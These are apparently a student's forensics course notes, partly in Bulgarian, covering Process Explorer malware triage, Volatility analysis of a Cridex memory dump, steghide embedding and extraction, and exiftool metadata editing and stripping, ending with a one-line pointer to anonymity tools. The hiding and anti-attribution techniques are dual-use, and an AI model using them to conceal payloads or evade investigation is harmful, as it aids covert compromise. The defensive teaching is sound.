
Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
ABService.exe	< 0.01	29,340 K	22,540 K	4216	AOMEI Backupper Schedule...	AOMEI International Netw...
amd64.exe		3,836 K	8,012 K	2084	AMD Crash Defender Service	Advanced Micro Devices...
ApplicationFrameHost.exe		9,384 K	29,984 K	68	Application Frame Host	Microsoft Corporation



Ctrl + I = system information , т.е. отваря Graph



Понеже ProcessXP дава повече инфо от TaskManager, може да го заменим при извикване от TaskBar. Също можем да добавим колони View -> Select Columns



Show DLL / handles



diagnostic.exe		5,160 K	14,288 K	1012 COM Surrogate	Microsoft Corporation
DriverUpdate.exe	< 0.01	59,660 K	1,204 K	12872 Driver Booster Driver Update	IObit
Dropbox.exe	< 0.01	294,988 K	371,824 K	10220 Dropbox	Dropbox, Inc.

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
bcrypt.dll	Windows Cryptographic Primitives	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll.mui
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
cryptnet.dll	Crypto Network Related API	Microsoft Corporation	C:\Windows\System32\cryptnet.dll
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll

За да проверим за вируси, първо гледаме колоните за описание и име на компанията – обикновено с празни. После проверяваме Options -> Verify Image Signatures

PID	Description	Company Name	Verified Signer
4216	AOMEI Backupper Schedule	AOMEI International Netw...	(Verified) AOMEI International Network Limited
2084	AMD Crash Defender Service	Advanced Micro Devices...	(Verified) Microsoft Windows Hardware Compatibility Publisher
68	Application Frame Host	Microsoft Corporation	(Verified) Microsoft Windows
2628	AMD External Events Client	AMD	(Verified) Advanced Micro Devices Inc.

ПроцеXP64.exe е интегрирана с VirusTotal

PID	Description	Company Name	Verified Signer	VirusTotal
4216	AOMEI Backupper Schedule	AOMEI International Netw...	(Verified) AOMEI International Network Limited	Hash submitted...
2084	AMD Crash Defender Service	Advanced Micro Devices...	(Verified) Microsoft Windows Hardware Compatibility Publisher	Hash submitted...
68	Application Frame Host	Microsoft Corporation	(Verified) Microsoft Windows	Hash submitted...
2628	AMD External Events Client	AMD	(Verified) Advanced Micro Devices Inc.	Hash submitted...

В случая всички са Verified + Hash submitted

Process Explorer - Sysinternals: www.sysinternals.com [XPAT/Expat] (Administrator)									
File Options View Process Find Users Help									
Run At Logon									
Verify Image Signatures									
VirusTotal.com									
Always On Top									
Submit Unknown Executables									
Schedule									
Advanced Micro Devices									
Microsoft Corporation									
AMD									

Също ни трябва колона за Command Line, по която виждаме как всъщност процесът се извиква и откъде

Verified Signer	Virus Total	Command Line
(Verified) AOMEI International Network Limited	0/74	"C:\Program Files ...
(Verified) Microsoft Windows Hardware Compatibility Publisher	0/73	C:\WINDOWS\ay...
(Verified) Microsoft Windows	0/72	C:\WINDOWS\ay...
(Verified) Advanced Micro Devices Inc.	0/73	attachme...

Също ни трябва стринговете с променливите – д.б. върху конкретния процес

Process	Image	Performance	Performance Graph	Disk and Network
ClassicStartMenu.exe:1656 Properties	GPU Graph	Threads	TCP/IP	Security
	Environment	Strings		
Printable strings found in the scan:				
!This program cannot be run in DOS mode.				
Rich				
text				
.data				
@.data				
.pdata				
@.pdata				
@.rsrc				
@.reloc				
!\$ WATALIH				

Indicates of compromise = IOC

Ако искаме да проверим кои .dll работат за конкретния .exe, маркираме процеса + Ctrl + D

escavc64.exe		1,388 K	6,640 K	4348 Epson Scanner Service (64bit)	Seiko Epson Corporation	(Verified) SEIKO EPSON CORPORA
explorer.exe	< 0.01	94,792 K	185,124 K	2024 Windows Explorer	Microsoft Corporation	(Verified) Microsoft Windows
firefox.exe	0.35	308,612 K	18,820 K	11904 Firefox	Mozilla Corporation	(Verified) Mozilla Corporation
firefox.exe	< 0.01	292,124 K	10,064 K	1576 Firefox	Mozilla Corporation	(Verified) Mozilla Corporation

Name	Description	Company Name	Path	Verified Signer	VirusTotal
{08ACFACD-707B-4...			C:\ProgramData\Microsoft\Windows\Caches\{08ACFACD-...	(The form specifi...	Unknown
{139EB843-0359-4...			C:\ProgramData\Microsoft\Windows\Caches\{139EB843-0...	(The form specifi...	Unknown
{49B4654A-2A65-4...			C:\ProgramData\Microsoft\Windows\Caches\{49B4654A-2...	(The form specifi...	Unknown
{5AF0698E-D558-4...			C:\ProgramData\Microsoft\Windows\Caches\{5AF0698E-D...	(The form specifi...	Unknown
{AFBF9F1A-8EE8-4...			C:\Users\Expat\AppData\Local\Microsoft\Windows\Cache...	(The form specifi...	Unknown

Ако програмата иска да променя регистъра, трябва да изпрати заявка за това до Windows API, а ако тя е успешно обработена handled, връща отговор, който може да видим с Ctrl + H = Handles


EPPCCMON.EXE		2,108 K	8,988 K	6692 Epson Printer Connec
escavc64.exe		1,388 K	6,640 K	4348 Epson Scanner Serv
explorer.exe	< 0.01	94,896 K	184,964 K	2024 Windows Explorer
firefox.exe	1.06	315,708 K	16,616 K	11904 Firefox
firefox.exe	0.79	292,124 K	9,972 K	1576 Firefox

Type	Name
ALPC Port	\BaseNamedObjects\{CoreUI}\PID(11904)-TID(9836) ee7b5420-2717-44dd-b33c-dc95c1e7...
ALPC Port	\RPC Control\OLEB877B0491E7566D88AAA9CCD5F6D
Desktop	\Default
Desktop	\sbox_altemate_desktop_0x2E80
Desktop	\sbox_altemate_desktop_local_winstation_0x2E80
Directory	\KnownDlls

Трябва да се уверим от коя папка програмата се използва.

Може процесът да е добре-познат като dns.exe, но ако се стартира от /temp , значи е фалшив.

За да проверим откъде се стартира, пътят е видим в Properties -> Images. Ако се усъмним -> Kill Process и VirusTotal в същия прозорец ще отбележи колко антивирусни го смятат за опасен. Също от бутон Explore може да видим регистъра с автостартирането на процеса, заедно с ОС.



Exercise 01: Memory Forensics Using the Volatility Framework


Memory forensics involves analyzing a system's memory dump to uncover vital information about the state of the system at the time of the dump. The Volatility Framework is a powerful open-source tool used for memory analysis and forensic investigation. It allows investigators to extract valuable artifacts such as process lists, network connections, command-line arguments, and other system activity data from memory dumps. By examining this data,

analysts can detect signs of malware, rootkits, and other forms of system compromise. In this lab, Volatility is utilized to perform various memory analysis techniques on a **crindex.vmem** file, focusing on revealing critical information about running processes, system structures, and any hidden or anomalous activity.

- * Type **ls** and press **Enter**. You can see that the **volatility3** directory is present.
- * The volatility is cloned and saved from the GitHub link- git clone <https://github.com/volatilityfoundation/volatility3.git>.
- * Type **cd volatility3** and press **Enter**.
- * Type **ls** and press **Enter**. You can see the file **crindex.vmem**.
- * The **crindex.vmem** file is a memory dump used for analyzing the Cridex malware (a banking trojan), typically examined with forensic tools like Volatility to investigate malware behavior and system compromise.
- * Press **Ctrl+L** to clear the terminal. Type **python3 vol.py -f crindex.vmem windows.info** and press **Enter**.
- * The command **python3 vol.py -f crindex.vmem windows.info** retrieves basic information about the Windows operating system from the **crindex.vmem** memory dump using the Volatility 3 framework.
- * Type **python3 vol.py -f crindex.vmem windows.pslist** and press **Enter**.
- * The command **python3 vol.py -f crindex.vmem windows.pslist** lists the active processes in the **crindex.vmem** memory dump using the Volatility framework.
- * Type **python3 vol.py -f crindex.vmem windows.pstree** and press **Enter**.
- * The command **python3 vol.py -f crindex.vmem windows.pstree** displays the process hierarchy as a tree structure from the **crindex.vmem** memory dump using Volatility.
- * Type **python3 vol.py -f crindex.vmem windows.psxview** and press **Enter**.
- * The command **python3 vol.py -f crindex.vmem windows.psxview** checks for hidden or anomalous processes in the **crindex.vmem** memory dump using various visibility techniques with Volatility.
- * Type **python3 vol.py -f crindex.vmem windows.cmdline** and press **Enter**.
- * The command **python3 vol.py -f crindex.vmem windows.cmdline** retrieves the command-line arguments used by processes in the **crindex.vmem** memory dump using Volatility.
- * This concludes the demonstration of **. Close all the opened windows.

При съвременната стеганография (скриване на съобщение в картинка или видео), скриваме или зловреден код, или комуникационен канал (backdoor).

https://www.dropbox.com/sh/lpz23i0352zd59e/AACcBdmAZVidi_xHXia4qkS3a?dl=0



Steganography Images

Sorted by name



funny-faces-cartoon-troll.jpeg




mona-lisa.jpg



nsa.png



original-zebras.bmp



sponge_bob.jpg

При разархивиране правим нова папка images, в която преместваме картинките.
Винаги първо даваме ls, за да видим съдържанието на папката, после cd – влизаме навътре.

```
File Edit View Terminal Tabs Help
csi@csi-analyst:~$ cd Downloads
csi@csi-analyst:~/Downloads$ ls
csitools.zip images
csi@csi-analyst:~/Downloads$ cd images
csi@csi-analyst:~/Downloads/images$ ls
funny-faces-cartoon-troll.jpeg original-zebras.bmp stallin.jpg
mona-lisa.jpg snowden.jpeg topsecret.txt
nsa.png sponge_bob.jpg zebras.bmp
csi@csi-analyst:~/Downloads/images$ steghide embed -ef mona-lisa.jpg -cf zebras.bmp
Enter passphrase:
Re-Enter passphrase:
embedding "mona-lisa.jpg" in "zebras.bmp"... done%
csi@csi-analyst:~/Downloads/images$ ls
funny-faces-cartoon-troll.jpeg nsa.png snowden.jpeg stallin.jpg zebras.bmp
mona-lisa.jpg original-zebras.bmp sponge_bob.jpg topsecret.txt
csi@csi-analyst:~/Downloads/images$
```

steghide –embed –ef mona-lisa.jpg –cf zebras.bmp – вкарваме картинката на Мона Лиза в новата Зебри.
Изисква 2 пъти въвеждане на парола за криптиране/декриптиране. Новата картинка изглежда напълно еднаква с оригинала.

Commands used:

-ef, --embedfile select file to be embedded

-cf, --coverfile select cover-file

-sf, --stegofile select stego file

-xf write the extracted data to <filename>

The one huge caveat with using Steghide is the file being embedded into the destination or cover file must be much smaller in size, width and in height. If the payload is too big, steghide will just refuse to complete the operation.

За по-интересно, той изтрива оригиналният Мона Лиза, но после го извлича от зебрите, като нарича възстановения МЛиза


```
File Edit View Terminal Tabs Help
csi@csi-analyst:~/Downloads/images$ steghide extract -sf zebras.bmp -xf mlisa.jpg
Enter passphrase:
wrote extracted data to "mlisa.jpg".
csi@csi-analyst:~/Downloads/images$ ls
funny-faces-cartoon-troll.jpeg nsa.png snowden.jpeg stallin.jpg zebras.bmp
mlisa.jpg I original-zebras.bmp sponge_bob.jpg topsecret.txt
csi@csi-analyst:~/Downloads/images$
```

steghide extract –sf zebras.bmp –xf mlisa.jpg – от зебрите прави извлек МЛиза



Картинката, която се вгражда, трябва да бъде по-малка по обем, ширина и височина от тази, която ще я покрива. Също, ако я архивираме, това няма да работи – Steghide ще откаже да довърши операцията. Също, ако имаме файл, скрит в друг файл, няма да можем да го компресируем.

EXIFtool = Exchaingable Image File Format = Perl Library за четене писане и манипулиране на мета данни на много видове файлове, в частност JPEG – снимки, размер и локация, фотограф, използвана ли е светкавица, скорост на заснемане. В CSI е вграден, но при Kali трябва да го инсталираме ръчно:



Изтегляме и разархивираме папка с картинки, която оставяме на десктопа като Images.
Desktop-> images -> jpg -> gps ->


```

csi@csi-analyst:~$ cd Desktop
csi@csi-analyst:~/Desktop$ cd images
csi@csi-analyst:~/Desktop/images$ ls
dump  jpg  README.rst  tiff
csi@csi-analyst:~/Desktop/images$ cd jpg
csi@csi-analyst:~/Desktop/images/jpg$ ls
Canon_40D.jpg          Nikon_COOLPIX_P1.jpg
Canon_40D_photoshop_import.jpg  Nikon_D70.jpg
Canon_DIGITAL_IXUS_400.jpg      Olympus_C8080WZ.jpg
Canon_PowerShot_S40.jpg         orientation
corrupted.jpg             PaintTool_sample.jpg
exif-org                  Panasonic_DMC-FZ30.jpg
Fujifilm_FinePix6900ZOOM.jpg    Pentax_K10D.jpg
Fujifilm_FinePix_E500.jpg       README
gps                        Reconnyx_HC500_Hyperfire.jpg
hdr                        Ricoh_Caplio_RR330.jpg
invalid                  Samsung_Digimax_i50_MP3.jpg
Kodak_CX7530.jpg          Sony_HDR-HC3.jpg
Konica_Minolta_DiMAGE_Z3.jpg    tests
long_description.jpg         'WWL_(Polaroid)_ION230.jpg'
mobile                    xmp
csi@csi-analyst:~/Desktop/images/jpg$ cd gps

```

В папката избираме първата картинка:

```

csi-analyst:~/Desktop/images/jpg$ cd gps
csi-analyst:~/Desktop/images/jpg/gps$ ls
0010.jpg  DSCN0021.jpg  DSCN0027.jpg  DSCN0038.jpg  DSCN0042.jpg
0012.jpg  DSCN0025.jpg  DSCN0029.jpg  DSCN0040.jpg  README
csi-analyst:~/Desktop/images/jpg/gps$ exiftool DSCN0010.jpg

```

exiftool [името на картинката]

виждаме всички метаданни

```

Satellites           : 06
Img Direction Ref    : Unknown ()
Map Datum            : WGS-84
Date Stamp           : 2008:10:23
Compression          : JPEG (old-style)
Thumbnail Offset     : 4560
Thumbnail Length     : 6702
Thumbnail Width      : 640
Thumbnail Height     : 480
Encoding Process     : Baseline DCT, Huffman coding
  Per Sample         : 8
  Color Components    : 3
  Chroma Sub Sampling : YCbCr4:2:2 (2 1)
Toolkit              : Public XMP Toolkit Core 3.5
Thumbnailing Percent : 0
Thumbnailing Method   : 5.9
Thumbnailing Size     : 640x480
Thumbnailing Pixels   : 0.307

```

Exiftool -H = hexadecimal format

```

exiftool -H DSCN0010.jpg

```

В ляво се появиха hexadecimal tags

```

00 Picture Control Version      : 0100
04 Picture Control Name        : Standard
18 Picture Control Base        : Standard
30 Picture Control Adjust      : Default Settings
31 Picture Control Quick Adjust : Normal
34 Brightness                   : n/a
36 Hue Adjustment              : n/a
37 Filter Effect                : n/a
38 Toning Effect                : n/a
39 Toning Saturation            : n/a
09 Nikon Capture Version       : C00LPIX P6000V1.0
22 NEF Bit Depth               : n/a (JPEG)
86 User Comment                 :

```

exiftool -common = най-често използваните метаданни

```

csi-analyst:~/Desktop/images/jpg/gps$ exiftool -common DSCN0010.jpg
Name                : DSCN0010.jpg
Size                : 158 kB
ra Model Name       : C00LPIX P6000
/Time Original      : 2008:10:22 16:28:39
e Size              : 640x480
ity                 : Fine
l Length            : 24.0 mm
ter Speed           : 1/75
ture                : 5.9
                   : 64
e Balance           : Auto
h                   : Off, Did not fire
csi-analyst:~/Desktop/images/jpg/gps$

```

Ако снимката е с включен GPS:

grep GPS

```
exiftool DSCN0010.jpg | grep GPS
```

Кога и къде е направена снимката

```

csi-analyst:~/Desktop/images/jpg/gps$ exiftool DSCN0010.jpg | grep GPS
Latitude Ref        : North
Longitude Ref       : East
Altitude Ref        : Above Sea Level
Time Stamp          : 14:27:07.24
Satellites           : 06
Img Direction Ref   : Unknown ()
Map Datum           : WGS-84
Date Stamp           : 2008:10:23
Date/Time            : 2008:10:23 14:27:07.24Z
Latitude             : 43 deg 28' 2.81" N
Longitude            : 11 deg 53' 6.46" E
Position             : 43 deg 28' 2.81" N, 11 deg 53' 6.46" E
csi-analyst:~/Desktop/images/jpg/gps$

```

-v = verbose, подробен

```
exiftool -v DSCN0010.jpg
```

Метаданни, които имат коментари


```
csi-analyst:~/Desktop/images/jpg/gps$ exiftool "-*Comment*" DSCN0010.jpg
Comment
:
csi-analyst:~/Desktop/images/jpg/gps$
```

В случая, потребителят е написал само 1, * означава всичко

Добавяме персонален коментар като метаданни

```
exiftool -comment='Meet me in the park at noon' DSCN0010.jpg
```

Добавя _original на оригиналния файл и прави копие, в което поставя коментара

```
csi-analyst:~/Desktop/images/jpg/gps$ exiftool -comment='Meet me in the park at noon' DSCN0010.jpg
1 image files updated
csi-analyst:~/Desktop/images/jpg/gps$ ls
0010.jpg          DSCN0012.jpg    DSCN0025.jpg    DSCN0029.jpg    DSCN0040.jpg    README
0010.jpg_original DSCN0021.jpg    DSCN0027.jpg    DSCN0038.jpg    DSCN0042.jpg
csi-analyst:~/Desktop/images/jpg/gps$
```

Премахваме всички метаданни -all

```
csi-analyst:~/Desktop/images/jpg/gps$ exiftool -all= DSCN0010.jpg
1 image files updated
csi-analyst:~/Desktop/images/jpg/gps$
```

При проверка, имаме вече много малко останали метаданни.

```
csi-analyst:~/Desktop/images/jpg/gps$ exiftool DSCN0010.jpg I
Tool Version Number      : 11.65
Name                     : DSCN0010.jpg
History                  :
Size                     : 143 kB
Modification Date/Time   : 2020:11:15 01:10:55-05:00
Access Date/Time         : 2020:11:15 01:11:16-05:00
Inode Change Date/Time   : 2020:11:15 01:10:55-05:00
Permissions              : rw-rw-r--
Type                     : JPEG
Type Extension           : jpg
Type                     : image/jpeg
Image Width              : 640
Image Height             : 480
Encoding Process         : Baseline DCT, Huffman coding
Bits Per Sample          : 8
Number of Components     : 3
Chroma Sub Sampling      : YCbCr4:2:2 (2 1)
Image Size               : 640x480
Image Pixels              : 0.307
csi-analyst:~/Desktop/images/jpg/gps$
```

Exercise 01: Hiding and Extracting Data with Steghide

Първо ъпдейт sudo apt-get update

* Type **sudo apt install steghide** and press **Enter**. Type **Y** and press **Enter**.

* Type **firefox**

www.dropbox.com/sh/lpz23i0352zd59e/AACcBdmAZVidi_xHXia4qkS3a?dl=0 and press **Enter** to navigate to a page to download some image files.

- * Click on **Download**. Once the download is completed, close the browser. If you get a pop-up to log in or sign up, then click on **continue with download only**.
- * Type **cd Downloads/** and press **Enter**. Type **unzip Steganography\ Images.zip** and press **Enter** to unzip the downloaded file. You can run the **ls** command to see the zip file in the Downloads folder.
- * Within the Downloads folder, create a directory called **images**. For that, type **mkdir images** and press **Enter**.
- * Type **cp funny-faces-cartoon-troll.jpeg sponge_bob.jpg stallin.jpg mona-lisa.jpg topsecret.txt nsa.png original-zebras.bmp zebras.bmp /home/jason/Downloads/images** and press **Enter**. This command will copy all the images into **images**.
funny-faces-cartoon-troll.jpeg, sponge_bob.jpg, stallin.jpg, mona-lisa.jpg, topsecret.txt, nsa.png, original-zebras.bmp, zebras.bmp are the names of image file. You can run **ls** to see it.
- * Type **cd images/** and press **Enter**.
- * Type **ls** and press **Enter**. Now we will start using the steghide tool.
- * Type **steghide embed -ef mona-lisa.jpg -cf zebras.bmp** and press **Enter**. Type **pass123** for **Enter passphrase:** and press **Enter**, again type **pass123** for **Re-Enter passphrase:** and press **Enter**.
- * Type **ls** and press **Enter**.
- * Let's remove **mona-lis.jpg** as you will be extracting it in the same location. Type **rm mona-lisa.jpg** and press **Enter**.
- * Type **ls** and press **Enter**. See that the image is removed.
- * Now, let's extract the image. Type **steghide extract -sf zebras.bmp -xf mlisa.jpg** and press **Enter**. Type **pass123** for **Enter passphrase** and press **Enter**. Here, you are saving the extracted image with the name **mlisa.jpg**.
- * Type **ls** and press **Enter**. You can see the image is extracted successfully.


Exercise 02: Analyzing and Modifying EXIF Metadata Using EXIFTool

- * Let's first update and install the necessary Perl package. Type **sudo apt-get update** and press **Enter**.
- * Type **sudo apt install libimage-exiftool-perl** and press **Enter**. For **Do you want to continue?[Y/n]**, type **Y** and press **Enter**.
- * Type **exiftool** and press **Enter**. See that the tool is available.
- * Let's download some samples. Type **firefox www.github.com/ianare/exif-samples** and press **Enter**.
- * Result appears. Click on **Code** and then click on **Download ZIP**.
- * After downloading close Firefox. Type **sudo apt install sherlock** and press **Enter**. Type **cd Downloads/** and press **Enter**.
- * To unzip the downloaded file, type **unzip exif-samples-master.zip** and press **Enter**.
- * To change the current directory path to the unzipped file, type **cd exif-samples-master** and press **Enter**.
- * Type **ls** and press **Enter**.
- * Type **cd jpg** and press **Enter** to change the path to jpg directory.
- * Then type **ls** and press **Enter** to see the content.

- * Type **cd gps** to change the path to **gps** folder.
- * Type **ls** and press **Enter**. You can see a list of images that can be used.
- * Type **exiftool DSCN0010.jpg** and press **Enter**. The result shows the metadata that is currently available inside the particular image, scroll down to view more.
- * to capture the IDs along with the XF tags in a hexadecimal format, type **exiftool -H DSCN0010.jpg** and press **Enter**. The result appears to scroll down to view more.
- * To see the most common XF tags, type **exiftool -common DSCN0010.jpg** and press **Enter**. The result appears.
- * You can even get the GPS information if the image is taken from a smartphone or camera. Type **exiftool DSCN0010.jpg | grep GPS** and press **Enter**.
- * To see the comprehensive data that is generated, type **exiftool -v DSCN0010.jpg** and press **Enter**. The result appears, scroll down to view more.
- * Execute the below-given commands to look for certain keywords or tags(**Comment**) inside metadata. Then you can write into that tag. Here, you will search for **Comment**. The **User Comment** result says that one Comment tag is present in the metadata. Then you will assign **Meet me in the park at noon** value to it.
`exiftool "-*Comment*" DSCN0010.jpg`
`exiftool -Comment='Meet me in the park at noon' DSCN0010.jpg`
- * Type **ls** and press **Enter**. You can see two files **DSCN0010.jpg**(the modified file), and **DSCN0010.jpg_original**(the original file).
- * Here, you will search for **Comment**. The **User Comment** result says that one Comment tag is present in the metadata. Then you will assign **Meet me in the park at noon** value to it.
- * Type **ls** and press **Enter**. You can see two files **DSCN0010.jpg**(the modified file), and **DSCN0010.jpg_original**(the original file).
- * Type **exiftool DSCN0010.jpg** and press **Enter**. In the output, see the value of **Comment** is changed.
- * To remove the extra metadata information that we saw, type **exiftool -all= DSCN0010.jpg** and press **Enter**.
- * Type **exiftool DSCN0010.jpg** and press **Enter**. Result appears. You can see only the subset of what you got for the first time.
- * This concludes the demonstration of the **Analyzing and Modifying EXIF Metadata Using EXIFTool**.


Wireshark + WhoNIX Gateway Up + MacChanger = anonymous

